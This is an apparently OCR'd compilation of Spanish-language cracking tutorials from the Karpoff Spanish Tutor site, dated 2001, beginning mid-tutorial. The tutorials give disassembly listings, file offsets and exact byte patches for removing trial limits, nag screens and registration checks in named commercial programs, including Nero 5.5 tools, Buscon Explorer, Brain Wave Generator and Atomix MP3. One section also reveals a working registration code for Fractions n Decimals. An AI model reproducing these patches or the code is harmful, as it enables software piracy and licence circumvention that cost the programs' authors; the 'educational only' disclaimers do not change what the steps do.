LAS APUNTAMOS EN EL PAPELITO Y BUSCAMOS EL **OFFSET** DEL SALTO SIN PARCHEAR QUE ERA


:00402B5E 0F845B050000 JE 004030BF

Y ESTE ES SU OFFSET QUE ESTA EN LA BARRA DE ABAJO DEL TODO DEL W32DSAM

LOS CEROS DEL PRINCIPIO NO NOS VALEN Y LA HACHE (H) FINAL TAMPOCO , SOLO LOS NUMERO Y LETRAS QUE SERIAN (**2B5E**) LA APUNTAMOS CERRAMOS EL W32DSAM Y ABRIMOS EL HEXWORKSHOP (EDITOR HEXAGESIMAL) CADA CUAL QUE ABRA SI EDITOR FAVORITO Y **NOS VAMOS A ESE OFFSET** Y HACEMOS LOS CAMBIOS QUE PREVIAMENTE NOS DIO EL W32DSAM QUE SI NO LO RECUERDAS ERAN ESTOS **E95C050000**

SOLO ESO ES LO QUE NOSOTROS CAMBIAMOS , ES DECIR LO QUE NOS SALGA EN EL EDITOR HEXAGESIMAL UNA VEZ QUE LOCALICEMOS EL OFFSET NOS LLEVARA EL CURSOR A UN SITIO PUES A PARTIR DE AHI VAMOS CAMBIANDO LOS BITS QUE HAYAN POR LOS NUEVOS CON CUIDADITO DE NO EQUIVOCARSE , GUARDAMOS

Y.....



¡¡¡ FUNCIONA !!!

TOCADO Y HUNDIDO

FINALIZANDO

BUENO PUES YA HEMOS ACABADO LOS DEBERES DE HOY.

QUIERO DAR LAS GRACIAS AL PR@FESOR_X POR HABERME MANDADO SU WINICE.DAT Y POR AGUANTARME POR LAS TARDES DE VEZ EN CUANDO Y A VIPER PORQUE LE HE ROBADO LA PLANTILLA Y CON ELLA ESTA HE HECHO ESTE TUTORIAL , ESPERO QUE LE SIRVA A ALGUIEN DE REFERENCIA.

GRACIAS A TODOS.

SUGERENCIAS, RECLAMACIONES ETC **cap_kirk69hotmail.com**

ESTE TUTORIAL ES SOLO PARA USO EDUCACIONAL , SI TE GUSTA EL PROGRAMA COMPRALO.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**WavE editor y cover designer de Nero 5.5.0.3**

PROTECCION:	**Limitación de tiempo**		
Descripción:	**Editor de Audio y genrador de caratulas de CD's**		
Dificultad:	**Muyyy Principiante**		
DOWNLOAD:	http://www.nero.com/		
Herramientas:	**W32dasm Editor Hexadecimal**		
CRACKER:	**^DeeJay^**	**FECHA:**	**21/03/2001**

INTRODUCCION

Tutorial de Crackeo Para Newbies

Hola a todos;

Ya hacia mucho que nos preparaba un manualillo, este la verdad es que es de lo mas fácil que he pillao, pero para los que se inician viene bien por que es tan sencillo que comprenderán el proceso a seguir para poder invertir el código muy fácilmente.

También saludar a Karpoff, por su gran trabajo, y killo disculpa que no te mande nada es que no veas el curro que tengo... puffff, hago cosillas pero no tengo tiempo de hacer los manuales, ya te iré informando....

Descripción

Bueno en el estudio del VCD, y como crearlos (por ej para copiar DVD), me hacia falta un programa que hiciese menú, encontré el Nero Burning 5.5.0.3 que tiene esta posibilidad, la versión que encontré no necesita número de serie ya que es retail, pero trae unas herramientas que tienen limite de uso, me refiero al Cover Desing y al Wave Editor, un generador de portadas para CD´s y un editor de audio Wav, pésimo por cierto.

Bien, estos programas una vez pasado el tiempo de prueba dejan de funcionar.... vamos a atake...

AL ATAKE

Cover Design de Nero 5.5.0.3

Como siempre saca una copia de seguridad del ejecutable en este caso CoverDes.exe.

Con nuestro programa caducado de fecha, ejecutamos el fichero CoverDes.exe, y nos sale una bonita ventada diciendo:
Your demo version has expired!

Vamos que se nos a pasao el tiempo de uso, vale abrimos el W32Dasm y cargamos el fichero CoverDes.exe.


Pulsamos el botón **find text** y escribimos en el **Your demo**, veremos que aparecemos aquí:

```
:004034B2 C686F400000001          mov byte ptr [esi+000000F4], 01
:004034B9 E8521A0000              call 00404F10
:004034BE 84C0                    test al, al
:004034C0 7526                    jne 004034E8

* Possible Reference to Dialog: DialogID_0001, CONTROL_ID:00FF, ""
                                  |
:004034C2 6AFF                    push FFFFFFFF
:004034C4 6A00                    push 00000000

* Possible Reference to String Resource ID=20075: "Your demo version has expired!"
                                  |
:004034C6 686B4E0000              push 00004E6B
:004034CB E8150900E00             call 004E3DE5
:004034D0 8D4DE4                  lea ecx, dword ptr [ebp-1C]
:004034D3 C645FC00                mov [ebp-04], 00
:004034D7 E8969E0D00              call 004DD372
:004034DC C745FC0E000000          mov [ebp-04], 0000000E
:004034E3 E96D060000              jmp 00403B55

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004034C0(C)
|
```

Text Found on Line: 10426
Buscar: your demo
Buscar siguiente
Cancelar
Dirección: Arriba / Abajo
Mayúsculas y minúsculas

Por si acaso lo comprueba que mas sitios , pulsamos buscar siguiente, y vemos que no, solo lo comprueba una vez. Vale, mirando el montón de letras y números que aparece, pensamos que podemos hacer para que siga adelante, y vemos que lo único que hay que hacer es impedir que llegue a leer la linea 004034C6, y ¿como lo hacemos?, bueno si miramos un poco mas arriba vemos en la linea 004034C0, hay una comparación, jne que nos salta justo debajo del código que queremos que no lea, pues ya sabemos lo que tenemos que hacer, que salte siembre, osea obligar con un EB, si te fijas el hexadeciam de esa linea es 7526, 75=jne (salta si no igual), y tenemos que cambiarlo por EB26, EB=Salto incondicional.

Abrimos el editor, en este caso HEXedit, pero te vale cualquiera, cargas el fichero CoverDes.exe, ahora si te fijas en la parte de abajo del W32Dasm te pone el Offset, osea el punto al cual tienes que dirigirte para encontrar exactamente ese código.



En mi caso **000034C0**, vamos al editor y pulsamos ALT+F5, que es igual que buscar offset, e introducimos el offset, aparecemos en el código.

```
000034C0 7526 6AFF 6A00 686B 4E00 00E8 1509 0E00 u&j.j.hkN.......
000034D0 8D4D E4C6 45FC 00E8 969E 0D00 C745 FC0E .M..E........E..
```

Y si te fijas ves el código hexademial que nos daba en el W3Dasm **7526**, bueno pues cambialo por **EB26**, como te explique ante, y guardalo.
Comprobamos y... funciona.. chupaooo verdad.

WAVE Editor de Nero 5.5.0.3

Bueno vamos a por la otra utilidad la ejecutamos y sorpresa.
`Your demo version has expired!`

Avispados que somos vamos y abrimos el fichero WaveEdir.EXE, pero mierda que poco ha tardado, nos preguntamos, bueno pues nada busquemos la cadena de la misma forma que antes.

No aparece¡¡¡ jajaja bueno no te pongas nervisooooo....
Miremos el directorio ummmmmm dos librerías, recuerda que en las librerías tambein puede haber cogido ejecutable , bueno vemos....
vftt.dll
waveedit.dll
Bueno deducimos que es mas posible que este en waveedit.dll que en vfft.dll, aunque no en todos los casos es igual, vamos a comprobarlo.

Cogemos el W32Dasm y abrimos la librería waveedit.dll, y que vemos ummmm esto parece tener chicha, vale pues vamos a buscar el texto **Your demo**.

ChaChann... aquí lo tenemos.... el procedimiento es igual al anterior, vemos un poco mas arriba el salto, nos situamos en el el y leemos el **offset**, ahora abre el editor, y al igual que antes busca el offset y cambia el **75** por un **EB**.

Si tienes alguna duda pont en contacto conmigo **apostol28@hotmail.com,** aunque siendo tan sencillo no creo que las tengas.

Saludos a todos, sobre todo a los componentes de la web de Karpoff.

^DeeJay^ 2001

http://deejayweb.cjb.net

`Este material es solo para uso educativo, por ahora los cracks son ilegales.`


Karpoff Spanish Tutor

Programa:	Buscon explorer 2.1

PROTECCION:	**Limitacion de 30 ejecuciones**		
Objetivo:	Hacer que funcione indefinidamente		
Descripcion:	Buscador en internet. Similar al copernico		
Dificultad:	Facil		
DOWNLOAD:	http://www.cocute.net/		
Herramientas:	**File insPEctor, UPX 1.0, W32dasm, Editor Hexadecimal**		
CRACKER:	**perico**	**FECHA:**	**27/01/2001**

INTRODUCCION

Este programa tiene una proteccion de 30 ejecuciones, despues de las cuales el programa deja de funcionar si no se le introduce el numero de serie correcto.




Yo me he decidido a atacarlo quitando el limite de ejecuciones.

Las herramientas las podeis encontrar en la pagina de karpoff (http://go.to/karpoff), salvo UPX 1.0 que la encontareis en http://protools.cjb.net/.

Que quede claro que esto es solo educativo. Si el programa te gusta, ¡¡¡registrate !!!, que como dice su autor "son solo 1.000 ptas"

AL ATAKE

Antes de nada pase el programa por el file insPEctor para ver como estaba hecho el programa



y como vemos nos dice que esta comprimido con UPX 1.01.

Para descomprimirlo intentamos usar el 'procdump', pero vemos que no puede descomprimirlo.

Usaremos un descompresor para UPX, llamado:

The Ultimate Packer for eXecutables Copyright (c) 1996-2001 Markus Oberhumer & Laszlo Molnar
http://wildsau.idv.uni-linz.ac.at/mfx/upx.html

http://upx.tsx.org, aunque yo lo descargue de protools.

Su forma de uso es: upx -d -obuscon.exe buscon2.exe

con esto obtenemos el fichero buscon.exe que ocupa 1.258 Kb.

Descomprimimos este fichero con w32dasm y miramos en las StrnRef. Hacia el final vemos:

```
'x''
'x''
'X''
'x''
'x=&db=&Terms=''
'xM@''
'Y''
'Ya has ejecutado el programa 30 ''
'YY]''
'yyyy''
```

hacemos doble 'click' sobre ella y aparecemos:

```
:004C9532 8B10                    mov edx, dword ptr [eax]
:004C9534 FF92D8000000            call dword ptr [edx+000000D8]
:004C953A A1748B4E00              mov eax, dword ptr [004E8B74]
:004C953F E83443F8FF              call 0044D878

* Possible StringData Ref from Code Obj ->"Ya has ejecutado el programa 30 "
                                       ->"veces debes registrarte"
                                  |
:004C9544 BAD0974C00              mov edx, 004C97D0
:004C9549 A1748B4E00              mov eax, dword ptr [004E8B74]
:004C954E E86588F6FF              call 00431DB8

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:004C8792(U), :004C90AF(U), :004C9508(C)
|
:004C9553 33C0                    xor eax, eax
```

un poco mas arriba, vemos:

```
:004C94F7 DFE0                    fstsw ax
:004C94F9 9E                      sahf
:004C94FA 720E                    jb 004C950A
:004C94FC DB6DF0                  fld tbyte ptr [ebp-10]
:004C94FF D81DC4974C00            fcomp dword ptr [004C97C4]
:004C9505 DFE0                    fstsw ax
:004C9507 9E                      sahf
:004C9508 7649                    jbe 004C9553

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004C94FA(C)
```

El primer salto :004C9FA salta cuando hemos pasado las 30 ejecuciones a la zona peligrosa por lo que procederemos a 'nopearlo' (9090) para que nunca salte. Ya sabes el procedimiento: obtenemos su offset (C88FA), vamos al editor hexa y con Ctrl-G vamos a la direccion, realizamos los cambios y grabamos.

Con el seguno salto :004C9508 el procedimiento es el contrario. Queremos que siempre salte para que evite la zona, es decir, cambiamos '76' po 'EB' convirtiendo 'jbe' en 'jmp'. Realizamos los mismos pasos de antes para fijar los cambio con el editor hexa.

El programa ya esta crackeado y vemos que al ejecutarlo ya no tiene limitaciones.

pericog@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: Brain Wave Generator 3.1.3

PROTECCION:	Número de serie.
Objetivo:	**Buscar un Numero de Serie valido o parchar el Programa para ser usuario registrado**
Descripcion:	Este programa produce ondas que sincronizan ambos hemisferios cerebrales para diversos estados de conciencia
Dificultad:	Principiante
DOWNLOAD:	http:\\www.bwgen.com
Herramientas:	Win32dasm con Help/Quick Edit
CRACKER:	3d0$ **FECHA:** **15/04/2001**

INTRODUCCION

Saludos a todos los que se inician en el agradable arte del cracking. La herramienta que vamos a usar es w32dasm 8.93 pero con la opción de Quick Edit en su menú Help. Esta la consigues en Karpoff como plug-in. Así nos evitamos tener que abrir otro programa como Hiew para hacer los cambios.

Lo más importante del arte del cracking es ENCONTRAR DÓNDE hacer el crack y POR QUÉ allí. Todo lo demás es tecnología. Por lo tanto vamos a iniciar una primera aproximación al baby.

AL ATAKE

A lo que vinimos chencha! como dice un grán pr@fesOr que conocí en mis años mozos. Al abrir el programa nos encontramos con una nag de "Unregistered..." que nos da la opción de anotar un número de serie con el name respectivo. Si llenamos las casillas con 3d0$ como name y 1234 como serial sale el tradicional "Invalid..." . Al entrar a la opción Help vemos que tiene tiempo limitado a 30 días y que por ser shareware no puede importar presets

Por lo tanto, desensamblamos el programa en w32dasm y vemos las referencias. !Fácil! todo está allí! jejejeje por lo tanto pongamos la mejor cara :-(((, así no. !tonto!... así :-))) y analicemos:

Como yo quiero aparecer registrado buscaré "Registered to" y lo encuentro con el ID 00101 y

doy varias veces doble click para ver cuántas veces aparece la string en el listado de w32dasm y aparece dos veces.

Primera vez:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040949B(C)
|
:004094D6 8B0D80654600            mov ecx, dword ptr [00466580]
:004094DC 8D442428                lea eax, dword ptr [esp+28]
:004094E0 6800010000              push 00000100
:004094E5 50                      push eax

* Possible Reference to String Resource ID=00101: "BrainWave Genera
                                   |
:004094E6 6A65                    push 00000065
```

La primera vez, como en la figura, vemos arriba que en 40949b se hizo el salto y cuando voy a esa instrucción, me encuentro que si cambio el 74 por 75, o sea je por jne voy a aparecer registrado aunque no lo esté. Por lo tanto abro la ventana Help de w32dasm y doy clic en Quickedit para anotar la dirección 0040949b, luego goto y escribo el cambio de 4 por 5 y luego save en quickedit.

La segunda vez que aparece registered to es en la dirección 409761 y el salto es ordenado desde 409726. Aquí repetimos cambiar 74 por 75 como en la primera vez. Falta todavia una aparición de la string registered to que se identifica como ID 00154 en la ventana de referencias de w32dasm. Al dar doble clic varias veces, vemos que sólo se da una vez y el

salto fué ordenado en 41edf3 y allí cambiamos 0f84 por 0f85 usando el quickedit como en la primera vez. Con estos trés cambios le estamos diciendo al programa que nos anote como registrados aunque no lo hayamos hecho.

Si en Quickedit le damos run al programa, aparecerá registered to y no habrá nags.

Al tratar de importar algún preset aparece un messageboxa que nos dice que "Importing presets is not available in the shareware version" . Buscamos esa string en el cuadro de referencias de w32dasm y la encontramos con el número de identificación 01313. Al darle clic varias veces nos encontramos con dos apariciones de la string y nos detenemos en la primera de ellas:

```
:0041B696 393D206E4600            cmp dword ptr [00466E20], edi
:0041B69C 751C                       jne 0041B6BA
:0041B69E 83FEFF                  cmp esi, FFFFFFFF
:0041B6A1 7507                    jne 0041B6AA
:0041B6A3 56                      push esi

* Reference To: KERNEL32.CloseHandle, Ord:001Bh
                                     |
:0041B6A4 FF15D8614400            Call dword ptr [004461D8]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0041B6A1(C)
|
:0041B6AA 5F                      pop edi
:0041B6AB 5E                      pop esi
:0041B6AC 5D                      pop ebp

* Possible Reference to String Resource ID=01313: "Importing presets
                                     |
:0041B6AD B821050000              mov eax, 00000521
:0041B6B2 5B                      pop ebx
:0041B6B3 81C4C0080000            add esp, 000008C0
:0041B6B9 C3                      ret
```

Vemos que la orden de salto a importing está en 41b6a1 y la invertimos de je a jne. Si observamos con más cuidado veremos que el salto anterior a éste; me refiero a 41b69c, ordena saltar hacia afuera de la subrutina cuyo ret está en 41b6b9 y por lo tanto, debemos parcharlo también invirtiéndolo. Cambiamos 74 por 75. Así hay importing presets aunque sea shareware.

La segunda vez aparece en 41b990 y el salto es ordenado desde 41b863.

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0041B863(C)
|
:0041B97D 8B442410                mov eax, dword ptr [esp+10]
:0041B981 83F8FF                  cmp eax, FFFFFFFF
:0041B984 7407                    je 0041B98D
:0041B986 50                      push eax

* Reference To: KERNEL32.CloseHandle, Ord:001Bh
                                    |
:0041B987 FF15D8614400            Call dword ptr [004461D8]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0041B984(C)
|
:0041B98D 5F                      pop edi
:0041B98E 5E                      pop esi
:0041B98F 5D                      pop ebp

* Possible Reference to String Resource ID=01313: "Importing presets
                                    |
:0041B990 B821050000              mov eax, 00000521
```

Al saltar a esa dirección vemos 0f85 y lo invertimos a 0f84.

Pregunta; Por qué no parchamos en 41b984? Les dejo la tarea; y... recuerden que la característica principal de los crackers es su curiosidad según el maestro +ORC; por lo tanto investiguen.

Disclaimer (debe ser el nombre de algún cracker porque siempre aparece en todos los tutos):

Este tutorial tiene como finalidad aprender; por lo tanto si deseas usar el programa entonces !cómpralo!

Ya con esta me despido deshojando una rosita. Cordialmente 3d0$!jejejeje!

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: Fractions n Decimals v4.2

PROTECCION:	**Serial.**
Objetivo:	Encontrar el número de registro
Descripcion:	
Dificultad:	**Principiante**
DOWNLOAD:	http://davegior.home.att.net
Herramientas:	file ins**PE**ctor v4.2001, W32Dasm v8.93 parchado para visual basic
CRACKER:	**Act MagO** **FECHA:** **15/04/2001**

INTRODUCCION

Hola amigos, presento mi **vigésimo quinto** tutorial. Ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , y como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. En este tutorial usaremos el SoftICE. Si no lo tienes instalado puedes bajártelo en www.crackstore.com . Asumo que tienes conocimientos básicos sobre su uso. Y para terminar con la INTRO debo decir : **ESTE TEXTO HA SIDO ESCRITO SÓLO CON PROPÓSITOS EDUCACIONALES**.

AL ATAKE

Comentario del Programa

Realiza todo tipo de operaciones matemáticas con fracciones

Fractions es un sencillo pero muy útil programa si usas fracciones. Es capaz de convertir números decimales a fracciones y viceversa, además de realizar multitud de operaciones matemáticas con fracciones. Simplemente introduce un número decimal o fracción y selecciona la operación deseada en el claro interfaz.

Lo que nos interesa...el programa es shareware con un límite de 30 usos, luego de esto si quieres seguir usando el programa deberás pagar la suma de $9.95 dólares.

Pero tranquilos porque contamos con...la malísima protección de este programa **:)**

Manos a la Obra

Antes de abrir el programa lo analizamos con file insPEctor v4.2001 el que nos mostrará información realmente importante a la hora de atacar el programa; bueno el file insPEctor nos mostrará lo siguiente:

- Compilado con Microsoft Visual Basic 5

A continuación... cerramos **file insPEctor v4.2001** y abrimos **Fractions n Decimals v4.2**

Abrimos el programa y nos aparece un cuadro que dice lo siguiente:

WARNING!

THIS PROGRAM WILL EXPIRE IF NOT

REGISTERED

Es decir, ADVERTENCIA! ESTE PROGRAMA EXPIRARÁ SI NO ES REGISTRADO, guau! ya vamos conociendo a estos tipos que desde el primer momento nos "invitan" a comprar su producto **:)**; en el mismo cuadro está el sitio en donde debemos colocar el código de registro y como hacemos siempre lo llenamos con cualquier cosa, le damos al botón **Register** y por supuesto que el programa no aceptará el código de registro y nos mostrará un mensaje como este...

Fractions n Decimals

Registration number NOT correct

A continuación... cerramos **Fractions n Decimals** y abrimos **W32Dasm**

Usando el W32Dasm

Abrimos W32Dasm y luego nos vamos a la opción **Disassembler > Open File to Disassemble...** buscamos la carpeta en donde está instalado el programa y abrimos el archivo **Fractions.exe**

Una vez desensamblado el archivo vamos a **Refs > String Data References** y buscamos aquel mensaje que nos decía que el registro era inválido, pero mientras iba bajando me encontre con una sorpresa que luce así...

"27/32"
"27/64"
"29/32"
"29/64"
"**2E4A9FF7**"
"3/16"
"3/32"
"3/4"
"3/64"

Parece un código de registro,no? Pues si muchachos ya lo tenemos y fue así de simple, en cosa de 1 minuto ya tenemos el código, ahora vamos al cuadro/caja de registro y lo insertamos...

Code Key: **2E4A9FF7**

Le damos click a **Register** y... programa registrado.

Nota:

- El número de ejecuciones del programa está guardado en el archivo **Slt.d1l**, el que puede ser alterado sin dificultad alguna y extender el número de usos.
- El registro queda guardado en el archivo **Btsw.d1l**.

Programa crackeado..

.

Nota:

Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. actmago@hotmail.com

Saludos

- Pr@fEsOr X (my best friend)
- [KRaViTZ] (suerte amigo)
- [DeK_OiN], Txeli, CODE_MEX, Metamorfer, Txotxo, Raziel
- Karpoff http://welcome.to/karpoff
- Xasx de **TNT!** http://www.tntcrackers.ws
- ViPER (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de TUTORIALES 2001
- **LdA 4°A 2000** For Ever!! **:)**
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: Atomix MP3 v1.12

PROTECCION: **nag, opciones deshabilitadas..**

Objetivo: simular registro

Descripcion: un dj en tu pc!!

Dificultad: newbie

DOWNLOAD: http://www.atomixmp3.com

Herramientas: **W32dasm Editor Hexadecimal**

CRACKER: **§mÂ$|-| & !<@ßØ0m** **FECHA:** **16/02/01**

INTRODUCCION

un tutorial más.. me tomé un descanso y ahora vuelvo con un programa para los djs.. muy simple y manejable.. la protección??.. un simple mensaje.. pero ya veremos..

para éste programa utilizaremos el w32 dasm y un editor hexa.. muy buen programa para quitar las nags.. como siempre, éste texto es sólo para fines intelectuales y está hecho de un newbie para un newbie..

empecemos!!!

AL ATAKE

primero, instalamos el programa y abrimos el ejecutable atomixmp3.exe ahora.. damos click en <en la parte inferior izquierda> y ahora en "Sound Config..." tratamos de cambiar la configuración y.. cha chan!!

sólo está disponible en la versión completa.. <tal vez..> y bueno.. felicidades!! ya encontramos la primera nag!! creo que es todo... vamos a ponernos a oír música..

<escojan su canción favorita y mézclenla!!>

...

...

qué?? qué es esto??

adivinaron!! otra nag!! aproximadamente a los 15 minutos de uso nos la muestra.. hmm.. ésto me huele mal.. cerramos el ejecutable y lo analizamos con el file insPEctor..

ahora vemos que está hecho en C++.. procedemos a desensamblarlo..

no tarda mucho.. sólo unos instantes.. ahora.. ya!!

damos click en para ver las referencias.. casi al final están los textos de las 2 nags..

"This configuration is only available "

"This is only a trial version of "

damos doble click en la primera y aparecemos aquí..

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00408309(C)
|
:0040832A 83F802 cmp eax, 00000002
:0040832D 7C1F jl 0040834E
:0040832F 6A00 push 00000000
```

```
* Possible StringData Ref from Data Obj ->"AtomixMP3"
|
:00408331 686C344200 push 0042346C

* Possible StringData Ref from Data Obj ->"This configuration is only available "
->"in the full version."
|
:00408336 68AC394200 push 004239AC
:0040833B 56 push esi
```

ok.. vemos que arriba hay un salto condicional.. lo apuntamos y vamos a Goto>Code Location, apuntamos 00408309 y llegamos a un salto...

```
:00408309 751F jne 0040832A
```

vemos el offset <el que está hasta abajo y termina con.. h>

8309..

parece que ya tenemos una pista..

ahora vamos por la segunda nag..

```
* Referenced by a CALL at Address:
|:0040A72F
|
:0040FBA0 56 push esi
:0040FBA1 8BF1 mov esi, ecx
:0040FBA3 8B0D547B4200 mov ecx, dword ptr [00427B54]
:0040FBA9 6A00 push 00000000
:0040FBAB 6A00 push 00000000
:0040FBAD 8B01 mov eax, dword ptr [ecx]
:0040FBAF FF5004 call [eax+04]
:0040FBB2 8B0D547B4200 mov ecx, dword ptr [00427B54]
:0040FBB8 6A00 push 00000000
:0040FBBA 6A01 push 00000001
:0040FBBC 8B11 mov edx, dword ptr [ecx]
:0040FBBE FF5204 call [edx+04]
:0040FBC1 A12C7B4200 mov eax, dword ptr [00427B2C]
:0040FBC6 6A00 push 00000000

* Possible StringData Ref from Data Obj ->"AtomixMP3"
|
:0040FBC8 686C344200 push 0042346C

* Possible StringData Ref from Data Obj ->"This is only a trial version of "
->"AtomixMP3."
|
:0040FBCD 68343A4200 push 00423A34
:0040FBD2 50 push eax
```

nos dice que hay una referencia de una call.. GoTo>Code Location y apuntamos.. 0040A72F para llegar..

```
:0040A72F E86C540000 call 0040FBA0
```

parece que hay que bloquear ésta call.. vemos el offset..A72F y cerramos el w32dasm y abrimos el editor hexa..

abrimos el ejecutable.. una vez hecho ésto vamos a Edit>GoTo y apuntamos.. 8309.. llegamos a 751F.. bloqueamos el 75 con 74 <para qué?? bueno.. 75 es un "salta si no es igual" en pocas palabras: "salta si no estás registrado a la nag", al cambiarlo por 74 le decimos "salta si es igual" o "salta como si estuvieras registrado", de manera que podamos usarlo como si estuviéramos registra2..> de manera que quede 741F.. ahora sí.. pero sólo vamos a la mitad, falta la otra nag..

otra vez a Edit>GoTo.. A72F y llegamos a.. E86C540000 y lo sustituímos por 9090909090 <porqué tanto 90?? porque es la misma longitud de E86C540000, o sea.. 10 bits.. recordemos que cada bit son 2 espacios, un par así que los sustituímos por "no hagas nada", 5 90s, me expliqué??> para que ya no salga esa nag..

ahora abrimos el programa y lo usamos normalmente.. ninguna nag!! programa crackeado!!

ahora nada más falta el pequeño mensaje al abrir el programa, pero con resource hacker podemos quitarlo o intercambiarlo por el que dice que estamos registra2..<obviamente nada más es un detalle estético, por eso no lo agregué en el tutorial>

>>>despedida..

